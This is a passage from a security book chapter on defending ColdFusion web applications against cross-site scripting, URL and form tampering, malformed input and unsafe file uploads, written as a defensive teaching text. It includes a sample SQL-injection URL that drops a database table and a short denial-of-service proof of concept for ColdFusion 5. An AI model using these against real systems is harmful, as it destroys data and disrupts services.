By using the SRC attribute and referencing another Web site, the hacker can potentially execute many arbitrary scripts against the client. As far as the Web browser fetching the link is concerned, however, the rogue script will execute in the security context of example.com, which might be a trusted site capable of executing such a script. Even though the script itself (from “bad-site”) would not be able to run in the browser if called directly, it is considered by the browser to be code from that site because the script is called from example.com.

Cross-site scripting, then, is particularly dangerous for anyone running on an older Web server (pre-2000). Since the original advisory was issued by CERT, the major Web server vendors have patched this vulnerability on the server side, making it more difficult to execute the cross-site scripting attack. Developers cannot rely on users to be cautious in their browsing, since this attack is intended to fool the casual user by not being visible.

NOTE

You can find the original CERT advisory on cross-site scripting at www.cert.org/advisories/CA-2000-02.html.

What can developers do to fight the potential of a cross-site scripting attack? The primary strategy for avoiding this attack is to validate all input that the dynamic page receives. ColdFusion developers should take care to do the following:

- **Scope variables appropriately.** Instead of using global variables in the session, application, or server scopes, use the variables, request, and attribute scopes to hold information for pages or to pass between pages. Use the form and URL scopes only to gather data from a form or query string, make sure to instantiate all your variables with `<CFPARAM>`, and use functions such as *IsNumeric* to confirm the data type of a variable.
- **Constrain input.** When using the form and URL scopes, consider using a `<CFSWITCH>` statement or a list containing valid input values to constrain the available values that can be contained by the variable. If you need to use free text, consider using a function to remove the “<” and “>” characters or to replace them with their Hypertext Markup Language (HTML) equivalents (you can do this with the *HTMLCodeFormat* function, or more flexibly using a regular expression with the *ReReplaceNoCase* function).
- **Know what you are expecting.** Even though you might be scoping your variables appropriately, take care to reference these variables carefully in your code as well. If you set an array or a structure, for example, make sure that you initialize variables of these data types before using them to minimize the chance of coding error. Both arrays and structures

can be copied by reference instead of just by value, leaving open the possibility that changing the value of one variable could alter the value of an another related variable.

By scoping variables appropriately, constraining input received from the client, and carefully understanding the types and values that you expect to receive in your application, you can protect your ColdFusion application against the problem of cross-site scripting.

Note

Allaire's original bulletin regarding the problem of cross-site scripting can be found at www.macromedia.com/v1/handlers/index.cfm?ID=14557&Method=Full. For a recommended list of best practices that you can use in coding your ColdFusion applications, see www.macromedia.com/v1/Handlers/index.cfm?ID=14558&Method=Full.

What does the technique of cross-site scripting mean for ColdFusion developers? It means that whenever you take input from the client, you need to be careful to verify the type of information you are getting, the way that you get that information, and often to specify the possible values you expect to receive in your application. You need to be particularly careful to heed this advice when your application takes input from the query string or receives information from an HTML form.

URL Hacking

Hacking the URL query string (manipulating the URL to make a Web application perform unintended results) is a common way to attack ColdFusion applications. ColdFusion applications that connect to databases or include files dynamically are often vulnerable to this technique.

Consider the query for the fictional page `http://localhost/mypage.cfm?id=34`, shown in Figure 4.1.

Figure 4.1 Vulnerable Query Snippet

```
<CFQUERY name="myQuery" datasource="#request.dsn#">
    select fname, lname, dtLastVisited
    from visitors
```

Continued

Figure 4.1 Continued

```
where iVisitorID = #url.ID#
</CFQUERY>
```

The Figure 4.1 query is vulnerable for two reasons:

- The value *url.id*, although expected to be an integer (we can deduce this from the field *iVisitorID*, which suggests a datatype of integer), is not constrained to be an integer. You can ensure that *url.id* will be an integer by wrapping it with the *val()* function, which returns a 0 if a non-numeric value is entered.
- Because the value of *url.id* is not surrounded by quotation marks in the query, a hacker could insert information into the query string to complete the SQL statement and start a new one (for example, <http://localhost/mypage.cfm?id=34;%20drop%20table%20visitors>), which if executed could drop the visitors table from the database if the user under which the ColdFusion server is executing has that privilege.

The snippet shown in Figure 4.2 corrects these problems by using *<CFPARAM>* to test for the datatype of the passed parameter, and uses the *val()* function to constrain the value for *url.id*.

Figure 4.2 Corrected Example Query Snippet

```
<!-- set a variable for url.id and default to 0 --->
<!-- constrain this variable to type numeric --->
<CFPARAM name="url.id" type="numeric" default="0">
<CFQUERY name="myQuery" datasource="#request.dsn#">
    select fname, lname, dtLastVisited
    from   visitors
    where  iVisitorID = #val(url.ID)#
</CFQUERY>
```

Figure 4.3 shows an alternate way to accomplish the same protective technique and gain additional benefits.

Figure 4.3 Alternate Corrected Example Query Snippet

```
<CFQUERY name="myQuery" datasource="#request.dsn#">
    select fname, lname, dtLastVisited
    from   visitors
    where  iVisitorID = <CFQUERYPARAM value="#url.ID#">
    CFSQLType="CF_SQL_INTEGER">
</CFQUERY>
```

Tools & Traps...

Check Your Custom Tags

To see how your custom tags behave when given unintended input, you might want to construct a test harness that allows you to call these tags in different ways from a common data file. One such harness is *cf_tagtester*, a freeware tool this author wrote in June 2000. You can find this tag at the Macromedia Developer's Exchange (<http://devex.macromedia.com/developer/gallery>), where you can search on "cf_tagtester", or go directly to <http://devex.macromedia.com/developer/gallery/info.cfm?ID=AE2310A5-45FF-11D4-AA9800508B94F380&method=Full>, where you can find the file record.

Simply enter the tag name of your custom tags, the name, type, and expected value of the attributes in your tag (types defined by a structure in *_tagdefs.cfm*, so you can add your own as you see fit) to create a functional unit test.

Given the proper input, these tags will create a standalone unit test (requiring *_tagdefs.cfm*, the tag definition file; *csslayouts*, for style sheet information; and *cf_tagheadertt* for display) for a ColdFusion custom tag. This tag also requires the Spectra tag *cfa_dump*, but calls to this tag can be removed easily if you would prefer to use only ColdFusion 4.x).

The resulting test will allow you to do the following:

- Enter "invalid" type information to your attribute, such as pushing a structure into your Boolean field; you can use this feature to check validation and boundary behavior.

Continued

- Enter simple ColdFusion expressions to test a wide range of input.
- Choose to ignore attributes in your custom tag call to see if your validation and behavior is as expected.
- Enter valid, consistent complex values of the type you expect (struct, query, array, etc.) without having to type in those values each time you run the form.
- Provide a test harness for automation of your custom tag.

The following tags are also useful:

- Use `tagtestgenerator.cfm` to make tag tests, saved as `test_tagname.cfm`; this is a wrapped interface to `cf_tagtester` and `cf_tagtesterchild`.
- Use `test_tagname.cfm` to test the individual tag.
- Use `_tagdefs.cfm` to add tagtype definitions and sample values.
- Use `csslayouts.cfm` to tweak the layout.
- Use `tagheadertt.cfm` to tweak the formatted output of the tag syntax.
- Use `dummyfile3.cfm` to see how to call by tag.

Note that the tag header field marks a file to be included before the generated tag call (optional). The tag footer field marks a file to be included after the generated tag call (optional).

The `<CFQUERYPARAM>` tag gives you additional benefits, according to ColdFusion's documentation: the ability to use SQL bind parameters, the ability to update long text fields from a SQL statement, and generally improved performance. By using either of the techniques presented here to protect your queries, ColdFusion developers can protect their queries in dynamic templates from being used in unintended ways.

Combating Form Hacking

A hacker might try to use the same techniques honed from hacking the query string of your application to attack the forms in your application as well. Typical ColdFusion action pages that accept input from forms make a cursory check to see that variables in the form scope have been initialized, or check for the

existence of the `form.fieldnames` variable, which ColdFusion supplies when the server has processed a form post.

A typical snippet to check form values in a self-posting form might look like Figure 4.4.

Figure 4.4 Typical Self-Posting Form with Little Validation

```
<cfif IsDefined("form.fieldnames")>

    <!---if this var is defined, we are processing --->
    <!---a form post --->
    <!---do some stuff with the values we collected --->

    <cfoutput>

        #form.myFirstVar#<BR>
        #form.mySecondVar#

    </cfoutput>

<cfelse>

    <!---if no form scope, then we are writing the form --->
    <form action="#cgi.script_name#" method="post">

        <h3>My very simple self-posting form</h3>
        <input type="text" name="myFirstVar" value=""><br>
        <input type="text" name="mySecondVar" value=""><br>
        <input type="submit" name="submit" value="post me!">

    </form>
</cfif>
```

This is a benign example, as the code that executes when a form is posted does not do very much; it only outputs the contents of the variables `form.myFirstVar` and `form.mySecondVar` to the screen. However, this page could be more dangerous if the action taken by the page was a database update. If the executing page does not confirm that the form post comes from a known page, it is possible for a hacker to build his own HTML form and post to your database insert. Although it is true that many such pages use other methods for authentication, combine this method with another vulnerability, such as the CFID/CFTOKEN vulnerability that allows valid sessions to be cached by Web logs, and you have the makings of a problem in your Web application.

To fight this particular technique, make sure when you build action pages that depend on the form scope that these action pages validate the page from which

the form post originated. You can do this easily for self-posting pages by using the `cgi.script_name` variable, as shown in Figure 4.5.

Figure 4.5 Self-Posting Form with Some Validation

```
<cfif cgi.http_referer does not contain cgi.script_name>
    <!--send the user somewhere else --->
    <cflocation url = "index.cfm">
</cfif>

<cfif IsDefined( "form.fieldnames" )>
    <!--if this var is defined, we are processing --->
    <!--a form post --->
    <!--do some stuff with the values we collected --->
    <cfoutput>
        #form.myFirstVar#<BR>
        #form.mySecondVar#
    </cfoutput>
<cfelse>
    <!--if no form scope, then we are writing the form --->
    <form action="#cgi.script_name#" method="post">
        <h3>My very simple self-posting form</h3>
        <input type="text" name="myFirstVar" value=""><br>
        <input type="text" name="mySecondVar" value=""><br>
        <input type="submit" name="submit" value="post me!">
    </form>
</cfif>
```

As stated previously, this validation technique is particularly important when you are inserting information into a database or uploading files.

Validating Browser Input

Validating browser input in your ColdFusion applications is important whenever you take input from the client. Forms that take input are an excellent example of places to safeguard information, but the corresponding output pages need to be protected as well.

Examples of attacks using form, URL, or cookie input not already discussed include the following:

- **Posting a cookie known to the application having bad data** It is well known that client and session variables in ColdFusion require the *CFID* and *CFTOKEN* values, and that these variables by default persist beyond the browser session. If you do not reset *CFID* and *CFTOKEN* using the *CFCOOKIE* tag, these variables will persist, allowing an attacker to add extra information to a *CFID* value. If that value is used to look up other information in a database query, this could cause problems.
- **Exploiting Web server vulnerabilities using nonstandard character sets** If the content type of the page served by the Web server is not set to an explicit value (e.g., a value in the format *<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">*), certain Web servers are vulnerable to buffer overflow attacks. This is an example of a URL hack not specific to ColdFusion that you should nonetheless protect against.
- **Attempting to post shell commands to the Web server using hexadecimal characters** If you do not use the *URLEncodedFormat* and *URLDecode* functions available to you in ColdFusion, you run the risk of executing commands hidden in the URL. We've already reviewed the potential of SQL commands being embedded in these query strings, and many other types of server commands can be hidden here.

The point here is that nonvalidated input takes many forms. As a ColdFusion developer, you need to safeguard many access points in your applications. A hacker can attempt to break your application through any point where you take input to your application: this typically covers form submission, URL parsing, cookie reading, and other access points.

To safeguard your ColdFusion code, it is helpful to understand how variable scopes are used in CFML and stored and instantiated on the application server. The session, application, and server scopes are particularly important to protect because they are memory-resident. If not locked with the *<CFLOCK>* tag, these scopes can be overwritten by other variables in memory and are thus potentially vulnerable to buffer overflow attacks. Read-only scopes such as the Common Gateway Interface (CGI) and the request scope (resident only for the length of

the request) or the variables scope (resident only on the current template) are not vulnerable to these attacks.

The variable scopes in ColdFusion are listed in Table 4.1.

Table 4.1 ColdFusion Variable Scopes and Their Uses

Variable Scope	Description
Client	Stores specific information about a client. By default, stored in the Registry. Can be used with ODBC datasource to create pseudo-session attributes that can be shared in a cluster of ColdFusion servers (persistent storage).
Session	Stores specific information for a user session. Keyed to <i>CFID</i> and <i>CFTOKEN</i> values (memory-resident).
Application	Stores information about a specific application (memory-resident).
Server	Used for server-wide information (memory-resident).
Attributes	Passes information between custom tags.
Caller	Passes information from custom tags to the pages that called them.
CGI	Read-only scope used to read Hypertext Transfer Protocol (HTTP) headers.
Cookie	Manipulates cookie information.
Form	Manipulates form information.
URL	Manipulates URL information.
Variables	Creates local variables for a single template.
Request	Creates local variables for the life of a server request.

NOTE

The session, application, and server scopes all use shared memory, and thus must be locked when variables in these scopes are read or written to. To learn more about the use of *<CFLOCK>*, see the ColdFusion Locking Best Practices document at www.macromedia.com/v1/Handlers/index.cfm?ID=20370&Method=Full.

Protecting the input received by your ColdFusion applications can be confusing, because as applications develop they can often take on a life of their own. Using a structured methodology, such as the FuseDoc methodology proposed by Hal Helms and others, can help you understand the inputs received by each of your ColdFusion pages and the variables set by that page. Even if you don't use the Fusebox method to build your ColdFusion applications, you can take advantage of the simplified documentation created by FuseDoc. You can find Version Text Markup Language (VTML) files suitable for use in ColdFusion Studio to assist you in building FuseDocs at www.fusebox.org.

Malformed Input

When attacking your ColdFusion applications, hackers often try to use your existing logic against you, exploiting a database procedure to execute a database procedure, or simply making your template do different things than it was intended to do. You can fight these attacks by preventing malformed input from being received by your templates.

The following techniques can help you avoid malformed input:

- **Keep a list of valid values.** Use a list of valid values if you are accepting known input. For example, use a database query to check the input received for a particular field. You can also use the `<CFSWITCH>` statement to constrain the possible values processed by the current template.
- **Use client-side validation.** Both the `<CFINPUT>` tag and other JavaScript functions can be used to validate information while the user is still filling out your forms. Constraining available values, again, by storing these values in a database table is a good way to prevent unwanted input.
- **Scope variables appropriately.** Because ColdFusion is largely a typeless language, there are no built-in safeguards that prevent you from writing code to accept arbitrary variables. If you write a template that looks for a variable called `myVar` instead of specifying `variables.myVar` to indicate that the variable should come only from the current template is dangerous. It is possible to call that template with the variable `myVar` in the query string and have it be executed in place of the more specific `variables.myVar`. This substitution occurs because in the absence of a properly scoped variable, ColdFusion will cycle through all of the variable scopes to find another variable having the same name before it throws an error.

- **Use systemwide error-handling feature to mask errors.** You can hide the information shown by your system (provided, of course, that debugging has been set for at least one IP address and the debugging options are off) even if you don't write a specific error-handling framework for your application. The system wide error handler, a feature introduced in ColdFusion 4.01, invokes a ColdFusion template of your choice as a custom error handler that will hide system messages. You can also use the Missing Template handler to customize your Web server to redirect 404 "Page not found" errors to a ColdFusion template, allowing you to programmatically hide 404 errors as well.

Make sure to validate the input received by your ColdFusion templates. You'll make your job a lot easier by doing so.

Scripts Executed by the Client

What type of scripts might a hacker try to execute if he gets access to your server? The results range from the DoS attack shown in Figure 4.6 to more sinister, system-level attacks.

Figure 4.6 Example Exploit that Could Be Run on Your Server by a Trusted Client

```
[contents of firstfile.cfm]
<CFTRY>
    <CFINCLUDE TEMPLATE="secondfile.cfm">
    <CFCATCH>
        Run some code here
    <CFRETHROW>
    </CFCATCH>
</CFTRY>
```

```
[contents of secondfile.cfm]
<CFTHROW MESSAGE="Hello, World">
```

This exploit, found by Securiteam, disables ColdFusion 5 servers by causing them to loop endlessly (referenced from www.securiteam.com/windowsntfocus/5XP0V0A4UW.html). It's obviously not the only hack out there; it just happens to be a recent exploit made using ColdFusion.

A malicious user who gains the opportunity to load code to your server can perpetrate more serious hacks; it goes without saying that a hacker who has gained access to your server has the tools to do whatever he wants to do.

However, a hacker who knows how to use your own ColdFusion code against you can do similar harm.

Browser input is one of the only ways you as a developer have to take information from the user. Make sure you validate that input, checking the possible values you might receive, and anticipate possible attacks against your applications. Doing otherwise opens the door to many potential hazards.

Damage & Defense...

Protecting Yourself from the Inevitable OS Vulnerability

The discovery of security holes in consumer operating systems should not surprise you, especially if you are running Microsoft Windows. In December 2001, a new hole was discovered that allowed remote users to compromise Windows XP—it won't be the last bug to be discovered. Because many installations of ColdFusion run on Windows NT, Windows 2000, and Windows XP, ColdFusion administrators need to take steps to protect not only the ColdFusion service, but executables in the /cfusion/bin directory from prying eyes. ColdFusion can be run as a distributed service, taking input from the command line. This is a leftover feature from Web servers that do not support the Internet Server Application Programming Interface (ISAPI) or Netscape Server Application Programming Interface (NSAPI) plug-in architecture, and can be run in this way:

```
c:\cfusion\bin\cfml.exe c:\inetpub\wwwroot\MyTemplate.cfm >  
c:\stuff.log
```

In this example, the file MyTemplate.cfm is run and piped to stuff.log. If your attacker is able to upload a batch file, he might be able to run a template, and pass it arguments. One solution to this vulnerability, besides keeping up with the latest patches from Microsoft, is to run your ColdFusion service under the context of a local user with specific, limited privileges. In addition, protect your /cfusion directory and subdirectories from access by other users.

Validating Consistently from the “Hit List”

Once you learn the various techniques of thinking like a hacker, you still need to validate the tags that you use in your ColdFusion applications. `<CFOUTPUT>`, `<CFAPPLICATION>`, `<CFHTTP>`, `<CFINSERT>`, and `<CFQUERY>` are some of the most consistently misused tags in ColdFusion. This “hit list” of items to double-check in your application might help you to identify some obvious security concerns and to address them before they become problems in your applications. For each of the tags in the hit list, you will learn techniques that allow you to either work around or minimize the chance of a malformed input or DoS attack on pages using that tag.

Using `<CFOUTPUT>`

`<CFOUTPUT>` might be the most frequently used ColdFusion tag of all. Because it is a flexible tag, `<CFOUTPUT>` can be used to display not only the results of a database query operation, but also any evaluative operation in CFML. Figure 4.7 displays the ways in which `<CFOUTPUT>` can be called.

Figure 4.7 `<CFOUTPUT>` Syntax

```
<cfoutput
    query = "query_name"
    group = "query_column"
    groupCaseSensitive = "Yes" or "No"
    startRow = "start_row"
    maxRows = "max_rows_output">
</cfoutput>
```

The techniques to secure `<CFOUTPUT>` fall into the following groups:

- **Variable “not defined” errors** Using the `IsDefined` function to test for the existence of a variable, or the `IsQuery` function to test if that variable is a query, can help you ensure that you are outputting a known variable. You can short-circuit this process by using `<CFPARAM>` and setting the default value to be an empty query by using the `QueryNew()` feature. In addition, you can also check the query `RecordCount` parameter to see if 0 or more rows have been returned from your query.

- **Limit query rows returned** Using the *maxRows* attribute in the `<CFOUTPUT>` tag will prevent long page execution times. Combining this attribute with limiting attributes in `<CFQUERY>` will further assist you in responding to long database response times.
- **Try/Catch block** `<CFTRY>` and `<CFCATCH>` can help you to collect errors from complex bits of code and hide them from the user. You can then use `<CFRETHROW>` to throw the type of error code you would like the user to see or the application to handle.

Notes from the Underground...

Creating Dynamic Variable Names in Your Code

The `<CFSCRIPT>` language can help you to name variables in nonstandard ways or to create dynamic variable names on the template you are running without knowing the names of those variables beforehand.

For example, to evaluate the contents of a dynamic variable name, you could use a script like this:

```
<cfscript>
    someOtherVar = "3";
    temp = "myVar";
    temp = "myVar" & someOtherVar;
    temp = evaluate(myVar);
</cfscript>
```

You can output the value of this variable, or set it to another variable by using an interesting feature in `<CFOUTPUT>` that allows you to evaluate variable names on-the-fly by enclosing those variable names in quotation marks. The following code:

```
<cfset "#temp#" = "my new value">
```

will set the dynamic variable name created by the concatenation of *myVar* with the value of *someOtherVar*, or *myVar3*, to a new value, *my new value*. This is an important technique if you want to be able to output the contents of your dynamically created variables and reset them as necessary in your page.

The keys for `<CFOUTPUT>` are to understand that the variable exists, and if it doesn't, to initialize it appropriately. If you make sure that your variable is what you think it is (because you've already internalized the suggestions to prevent malformed input to your Web pages presented earlier in this chapter, right?), then you've taken a big step to knowing how to output that variable as well.

Using `<CFAPPLICATION>`

The `<CFAPPLICATION>` tag helps you establish an application framework; that is, a way of allowing all of your templates in your application to reference a single starting point and thus share information. Recent problems with variables in shared memory space have made it more important for you to avoid the use of client, application, and server scope variables unless it is crucial for you to use in your application. Because Application.cfm is executed every time a CFML template is executed in its child directory, you can use the `<CFAPPLICATION>` tag and hence the *Application.cfm* to set variables every time a CFML template in your directory is executed. The request scope is particularly helpful in this regard, as you can ensure that variables set in this scope are persistent for the life of your request.

Using `<CFAPPLICATION>` also makes OnRequestEnd.cfm more useful, because you can use that template at the end of your request to do application-specific tasks. Figure 4.8 defines the ways in which `<CFAPPLICATION>` can be called.

Figure 4.8 `<CFAPPLICATION>` Syntax

```
<cfapplication name = "application_name"
    clientManagement = "Yes" or "No"
    clientStorage = "datasource_name" or
    "Registry" or "Cookie"
    setClientCookies = "Yes" or "No"
    sessionManagement = "Yes" or "No"
    sessionTimeout = #CreateTimeSpan(days, hours,
    minutes, seconds)#
    applicationTimeout = #CreateTimeSpan(days, hours,
    minutes, seconds)#
    setDomainCookies = "Yes" or "No">
```

The techniques to secure <CFAPPLICATION> fall into the following groups:

- **Decide whether to depend on cookie values.** If you do not use cookie values, you will need to use another method of state-awareness to identify users when they access your application. You can do this with values in the URL string, but this is not recommended. ColdFusion's default method of identifying application clients, using *CFID* and *CFTOKEN* values in the URL, is easily spoofed and is not secure. Cookies are a more reliable method of maintaining state in your application unless you use an additional authentication method and challenge that is called in your Application.cfm file so that it can execute every time you receive a request for templates in your application.
- **Decide whether to use session management.** If you decide to use session management, you must use <CFLOCK> when you read or write to variables in the session scope.
- **Decide how to store client variables.** You might want to use client variables to create a crude kind of session management that can extend across multiple servers in a clustered ColdFusion environment. If you choose to do this, you will need to configure an Open Database Connectivity (ODBC) datasource for client variable storage, and configure this datasource on all of the machines in your cluster. Default client variable storage is in the Registry, which not only is a performance hit, but can also damage your operating system if you are using a Windows-based system and enabling client variables to be used on a high-traffic site. In addition, if you store client variables in the Registry, you cannot share this information with other nodes in a cluster, as the numbering scheme will not be unique. Note also that if you decide to use client variables in your application, you will need to use <CFLOCK> when you read or write to variables in the application scope. See Macromedia TechNote Article 21170, *ColdFusion 4.5.1 SP2 and Up: Recommended Settings for Client Variable Storage* (www.macromedia.com/v1/Handlers/index.cfm?ID=21170&Method=Full) for more details on Macromedia's client storage recommendations.

<CFAPPLICATION> is an important tool to allow your templates to work together in your application. With this tag, you can create “global” variables that are included on each page, even if you don't use the application, session, or server scopes in ColdFusion. In addition, by using the OnRequestEnd.cfm page, you can clean up your requests as they complete, allowing you to craft a custom footer or action for the end of your template request.

Using *<CFHTTP>* and *<CFHTTPPARAM>*

<CFHTTP> and *<CFHTTPPARAM>* are powerful tags that can be used to make back-end calls to other Web sites either to pull content or data, without revealing to the user that such content-gathering actions are underway. Because *<CFHTTP>* essentially spawns a Web browser from your server, you must treat the content that returns in much the same way as you would when browsing a potentially harmful Web page. Figure 4.9 defines the ways you can use *<CFHTTP>*.

Figure 4.9 *<CFHTTP>* Syntax

```
<cfhttp
    url = "hostname"
    port = "port_number"
    method = "get_or_post"
    username = "username"
    password = "password"
    name = "queryname"
    columns = "query_columns"
    path = "path"
    file = "filename"
    delimiter = "character"
    textQualifier = "character"
    resolveURL = "yes" or "no"
    proxyServer = "hostname"
    proxyPort = "port_number"
    userAgent = "user_agent"
    throwOnErrorHandler = "yes" or "no"
    redirect = "yes" or "no"
    timeout = "timeout_period">
</cfhttp>
```

The techniques to secure *<CFAPPLICATION>* fall into the following groups:

- **Are you making an HTTP get from a known source?** Often, you might use *<CFHTTP>* to pull information from a third-party source, such as weather from a Web page, and then display the results of that HTTP “get” in your CFML template. If you are not using a known

source, be wary of outputting the HTML that you receive without “cleaning” that HTML using regular expressions or some other parsing method to avoid executing harmful scripts.

- **Are you making an HTTP post to a known source?** Likewise, you might post information given to you by a user to a form located on the Internet. Make sure that you are posting to a known source, such as a page on your own server or some other site that you trust.
- **Use firewalls and proxy servers to your advantage.** If your organization uses a firewall or a proxy server to access the Internet, these filtering methods might also assist you in keeping your HTTP requests virus- and script-free.
- **Use <CFFLUSH> to improve user perception of response time.** In ColdFusion 5, you have the option of using the <CFFLUSH> tag, which allows you to send information back to the client before the request has completed.



WARNING

Before ColdFusion 4.5, <CFTRY>/<CFCATCH> did not properly catch “Connection Failure” timeout errors or 404 “Page Not Found” errors during <CFHTTP> operations. The error returned by the system indicated HTTP 200, or “ok,” along with HTML text that read “404 Page Not Found”. This error was corrected in 4.5 and now can be caught correctly using a try/catch block.

If you send posts via <CFHTTP>, you will also need to use <CFHTTPPARAM> to specify the parameters sent with your post request. Figure 4.10 describes how to call <CFHTTPPARAM>.

Figure 4.10 <CFHTTPPARAM> Syntax

```
<cfhttpparam name = "name"
              type = "type"
              value = "transaction type"
              file = "filename">
```

Using (or Not Using) <CFINSERT>

A legacy tag from the earliest days of ColdFusion, <CFINSERT> is intended to make the process of inserting information into a database much easier for non-programmers to understand (like its companion tag, <CFUPDATE>). Figure 4.11 defines how you can use <CFINSERT>.

Figure 4.11 <CFINSERT> Syntax

```
<cfinsert dataSource = "ds_name"

    dbType = "type"
    dbServer = "dbms"
    dbName = "database name"
    tableName = "tbl_name"
    connectString = "connection string"
    tableOwner = "owner"
    tableQualifier = "tbl_qualifier"
    username = "username"
    password = "password"
    provider = "COMProvider"
    providerDSN = "datasource"
    formFields = "formfield1, formfield2, ...">
```

The techniques to secure <CFINSERT> fall into the following groups:

- **Use <CFQUERY> instead.** <CFINSERT> doesn't document the SQL used to make the insert into the database, making it difficult to read at first glance what your code is doing. Using <CFQUERY> instead ensures that your database inserts are made in a standard way, making it easier for collaborating developers and QA personnel to understand your application logic.
- **Don't hard-code any database reference information.** If you decide to use <CFINSERT>, pass the information needed to connect to the database from a variable held in the request scope.
- **If you need a simple way to make inserts and updates, build an API.** If developers in your organization don't know SQL, build a custom tag specific to the queries you make in your applications and use it to wrap the actual SQL queries required. This will allow you to keep

the coding simple for lower-skilled developers, but maintain the data access component of your application in a minimum number of places.

`<CFINSERT>` is a legacy tag that is useful for some applications, but a tag that introduces many potential security issues. By using `<CFQUERY>` instead or by creating a simple API for less-skilled developers to use, you can minimize the risk of improper data access in your application.

Using `<CFQUERY>`

`<CFQUERY>` is one of the most important tags in CFML. Used to abstract data access to standard datasources, `<CFQUERY>` can pull back record sets, run standard and database-specific query language, and execute stored procedures. A new and important feature in ColdFusion 5 introduces the concept of “query of queries,” allowing the programmer to re-query an existing query set in memory rather than returning to the database to execute that query. Figure 4.12 defines how you can use `<CFQUERY>`.

Figure 4.12 `<CFQUERY>` Syntax

```
<cfquery name = "query_name"
         dataSource = "ds_name"
         dbType = "type"
         dbServer = "dbms"
         dbName = "database name"
         connectString = "connection string"
         username = "username"
         password = "password"
         maxRows = "number"
         blockFactor = "blocksize"
         timeout = "milliseconds"
         cachedAfter = "date"
         cachedWithin = "timespan"
         provider = "COMProvider"
         providerDSN = "datasource"
         debug>
</cfquery>
```

The techniques to secure `<CFQUERY>` fall into the following groups:

- **Limit data returned by the query.** Use the `maxRows` attribute when you will be querying the database frequently to return a limited amount of data with each request. You can also use the `blockFactor` attribute to set from 1 to 100 the number of rows returned with each request (for Oracle datasources and ODBC datasources).
- **Use stored procedures where appropriate.** Using stored procedures in the native language of the database to which you are connecting can dramatically increase the speed of your application and improve your ability to error-correct and troubleshoot data access.
- **Validate input.** Use the techniques described in this chapter, including the use of `<CFPARAM>` to validate a variable and the use of `val()` to protect integer variables. You can also use `<CFQUERYPARAM>` to dynamically validate ColdFusion variables referenced in your `<CFQUERY>` syntax.

To use `<CFQUERYPARAM>`, follow the syntax listed in Figure 4.13.

Figure 4.13 `<CFQUERYPARAM>` Syntax

```
<cfqueryPARAM value = "parameter value"
    CFSQLType = "parameter type"
    maxLength = "maximum parameter length"
    scale = "number of decimal places"
    dbName = "database name"
    null = "Yes" or "No"
    list = "Yes" or "No"
    separator = "separator character">
```

`<CFQUERYPARAM>` is an excellent way to validate the data that goes into your queries. By validating access to ColdFusion tags that manipulate data in your application, you improve your ability to secure the application against malformed input and other attacks by hackers. Securing the most often misused ColdFusion tags such as `<CFOUTPUT>`, `<CFAPPLICATION>`, `<CFHTTP>`, `<CFINSERT>`, and `<CFQUERY>` helps you to cover the “hit list” of application vulnerabilities most likely to be targeted by hackers.

Notes from the Underground...

Undocumented or Poorly Documented Ways to Call Custom Tags

If you pass a structure to a ColdFusion custom tag called *attributeCollection* containing the name-value pairs of that custom tag, you can call the tag with one attribute; for example, `<cf_myTag attributeCollection="stMyCollection">`.

The following code demonstrates this technique:

```
<cfscript>
stMyStruct = structNew();
stMyStruct.value1 = "hello";
stMyStruct.value2 = "world";
stMyStruct.value3 = 1;
</cfscript>
<cf_myTag attributeCollection = "stMyStruct">
```


This is a handy way to call tags dynamically and is similar to the way in which custom tags are called when you use the `<CFMODULE>` tag.

Web-Based File Upload Issues

Now that we have discussed the general techniques to secure ColdFusion applications by attacking the most likely areas where hackers might try to manipulate your code *indirectly*, it's also important to notice the points in your application where hackers will attempt to disrupt your application *directly*. File uploads are one particularly vulnerable area in your application, both because of the unpredictable payload and the disguises that hackers might use to obscure the real purpose of the uploaded file. Figure 4.14 shows an example upload.

Techniques to Protect Your Application when Accepting File Uploads

There is no particular recipe to prevent malicious file uploads, but here are some techniques you can use to minimize your risk when accepting files from users:

Figure 4.14 Sample Upload File Dialog

- **Authenticate your users.** Because you are more likely to know and be able to trace known users if you have a problem with an uploaded file, be sure to authenticate your user before accepting a file upload.
- **Keep the uploaded file separate from your Web server.** In an ideal world, uploaded files that you receive should be kept on a completely separate computer than your Web server until you know that those files are safe. For the purposes of most people, it might be sufficient to partition your hard drive and create a “locked-down” directory accessible only to a particular system user, probably the user under which context the ColdFusion service operates.
- **Clean the file when you receive it.** Any files received from the user should be virus-scanned using a third-party product to give some assurance that these files are not tainted and are what the user says they are.
- **Don't include the file or execute it unless you know it's safe.** It should go without saying that if you have no confirmation that a file is

safe, that file might not be safe. Therefore, don't include it dynamically in your ColdFusion code or execute it unless you're sure that the file has been cleaned.

